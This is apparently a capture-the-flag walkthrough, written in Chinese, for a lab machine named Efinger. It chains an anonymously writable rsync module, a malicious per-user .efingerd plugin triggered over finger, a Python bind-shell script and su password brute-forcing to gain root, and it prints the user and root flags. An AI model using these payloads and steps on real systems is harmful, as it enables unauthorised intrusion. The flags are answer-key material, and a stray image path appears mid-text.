Efinger Writeup by Sublarge

- 目标：`192.168.56.103`（主机名 `Efinger`）
- 系统：Debian 13 (trixie)，内核 `7.2.7-1-liquorix-amd64`
- 作者：ll104567
- 难度：Easy

一、攻击链总览

```
信息收集(nmap)
   └─ 22/ssh  79/finger(efingerd)  873/rsync
        │
        ├─ rsync 匿名可读写 ──► 泄露 user flag（匿名读）
        │        └─ 模块可写(ftp 身份) ──┐
        │                                │
        └─ finger ⇒ efingerd  ~/.efingerd 以守护进程身份执行
                                         │
        ┌────────────────────────────────┘
        ▼
  把 .efingerd 写进 /srv/ftp (= ftp 用户家目录 = rsync 模块路径)
        │  finger ftp  触发
        ▼
  RCE as efingerd(uid=101)
        │
        ▼
  本地提权: su 爆破 root 弱口令
        │
        ▼
  root flag
```

二、信息收集

```bash
nmap -Pn -sV -sC -p 22,79,873 192.168.56.103
```

结果：

端口	服务	说明
22	OpenSSH 10.0p2	常规 SSH
79	finger (efingerd)	关键入口，per-user 插件执行
873	rsync (protocol 32)	匿名可读写模块

finger 端口 nmap 无法识别版本，但端口 79 + `\r\n` 响应是典型 `efingerd`。

三、rsync 匿名读写 → 泄露 user flag

```bash
# 枚举模块
/usr/bin/rsync 192.168.56.103::
#   data            erina's data

# 匿名读取整个模块
/usr/bin/rsync -av rsync://192.168.56.103/data/ ./loot/data/
# 得到 user.txt → flag{user-7324ec45363c04dd125cad4a2d4dd622}
```

模块配置（在目标 `/etc/rsyncd.conf`，拿到 shell 后确认）：

```ini
uid = ftp
gid = ftp
```

```
use chroot = no
max connections = 8
log file = /var/log/rsyncd.log
pid file = /run/rsyncd.pid
[data]
    path = /srv/ftp          # 注意：这正是 ftp 用户的家目录
    comment = erina's data
    read only = no           # 可写!
    list = yes
    incoming chmod = 0777
    hosts allow = *
```

三个致命点：

1. `read only = no` → 匿名可上传文件；
2. 模块路径 `/srv/ftp` 恰好是 `ftp` 用户（uid 1001）的家目录；
3. rsync 以 `uid = ftp` 落盘。

四、efingerd 每用户插件 → RCE as efingerd

原理

`efingerd` 支持「per-user 插件」：对用户 `X` 执行 finger 时，如果 `X` 的家目录下存在可执行文件 `.efingerd`，守护进程就会以 efingerd 服务自身的身份执行它，并把 stdout 作为 finger 结果返回。

`/etc/passwd` 关键行：

```
efingerd:x:101:65534:efingerd daemon:/etc/efingerd:/usr/sbin/nologin
ftp:x:102:104:ftp daemon:/srv/ftp:/usr/sbin/nologin
ftpuser:x:1001:1001::/srv/ftp:/bin/bash
```

- `ftp` 和 `ftpuser` 的家目录都是 `/srv/ftp`；
- 而 `/srv/ftp` 就是可写的 rsync 模块 → 我们能写 `ftp` 的 `~/.efingerd`。

xinetd 配置 `/etc/xinetd.d/efingerd`：

```
service finger {
    socket_type = stream
    protocol    = tcp
    wait        = no
    user        = efingerd
    server      = /usr/sbin/efingerd
    port        = 79
}
```

即插件以 `efingerd`(uid=101, gid=nogroup) 执行。

利用

上传恶意插件（第一次先用回显确认 RCE）：

```bash
cat > /tmp/efingerd_payload <<'EOF'
#!/bin/bash
id; hostname; uname -a
EOF
chmod +x /tmp/efingerd_payload
/usr/bin/rsync -av /tmp/efingerd_payload
rsync://192.168.56.103/data/.efingerd

# 触发
printf 'ftp\r\n' | nc 192.168.56.103 79
```

返回 `uid=101(efingerd)` → RCE 确认。

落地交互式 shell

因为 `efingerd` 的登录 shell 是 `nologin`，直接反弹 shell 会缺 TTY，改用 Python PTY 绑定 shell（监听 4444）：

```python
# /srv/ftp/bs.py
import socket, os, pty
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", 4444)); s.listen(5)
while True:
    c, a = s.accept()
    if os.fork() == 0:
        s.close()
        os.dup2(c.fileno(), 0); os.dup2(c.fileno(), 1); os.dup2(c.fileno(), 2)
        pty.spawn("/bin/bash"); os._exit(0)
    c.close()
```

让 `.efingerd` 后台拉起它：

```bash
cat > /tmp/efingerd_payload <<'EOF'
#!/bin/bash
nohup python3 /srv/ftp/bs.py >/dev/null 2>&1 &
EOF
chmod +x /tmp/efingerd_payload
/usr/bin/rsync -av /tmp/efingerd_payload rsync://192.168.56.103/data/.efingerd
printf 'ftp\r\n' | nc 192.168.56.103 79   # 触发
```

连接 bind shell：



五、本地枚举（走到死胡同的分支）

拿到 `efingerd` 后跑 linpeas + pspy，逐条排除：

向量	结果
SUID/SGID	全是系统标准二进制，无可利用项
Capabilities	无异常
cron / systemd timer / run-parts	标准配置，pspy 未抓到可疑 root 任务
SSH 公钥注入	`~/.ssh/authorized_keys` (2) 为 root 所有且被 `chattr +i` 设为不可变，`lsattr` 显示 `----i----`，写入 `Operation not permitted`
SSH StrictModes	家目录属主与登录用户不一致，即便写入也被拒
rsync 符号链接逃逸	虽 `use chroot = no`，但 munge symlinks 生效，`change_dir ... Invalid cross-device link` 失败
CVE-2025-32463 (sudo chroot LPE)	sudo 1.9.16p2 在受影响范围，经验证打了补丁
CVE-2025-38236 (内核 AF_UNIX)	linpeas 误报，7.2.7 内核早已修复


排除后指向一个朴素方向：**弱口令**。

六、提权：su 爆破 root 弱口令

`PermitRootLogin prohibit-password` → SSH 不能直接登 root；但本地有 `su`，且我们能拿到 TTY。

使用工具：sucrack，字典 `rockyou.txt`。

```bash
./sucrack -w 10 -u root /tmp/rockyou.txt
# 命中: root : welcome
```



验证并读 flag：

```bash
su -c "id; cat /root/root.txt" root
# Password: welcome
# uid=0(root) gid=0(root) groups=0(root)
# flag{root-31a722b91b8adf0fc6c61f841a361fda}
```

七、、总结

Efinger 是一台「服务配置错误叠加」的靶机：

- 入口是 rsync 匿名可读写模块，路径恰好是某用户家目录；
- RCE 借 efingerd 的 per-user 插件，把代码以守护进程身份跑起来；

- 提权没有花哨 CVE，回到最朴素的 root 弱口令 `welcome`。

它提醒我们：

- 端口 79/finger 这类「老古董」服务要单独关注，尤其支持每用户脚本的；
- rsync 模块路径、属主、`read only`、`hosts allow` 要逐一审计，指向家目录极危险；
- 系统面全部排除后不要忘记弱口令——**枚举完就该爆破**；
- 拿 shell 时优先拿 **完整 TTY**，否则后续 su/sudo 处处受限。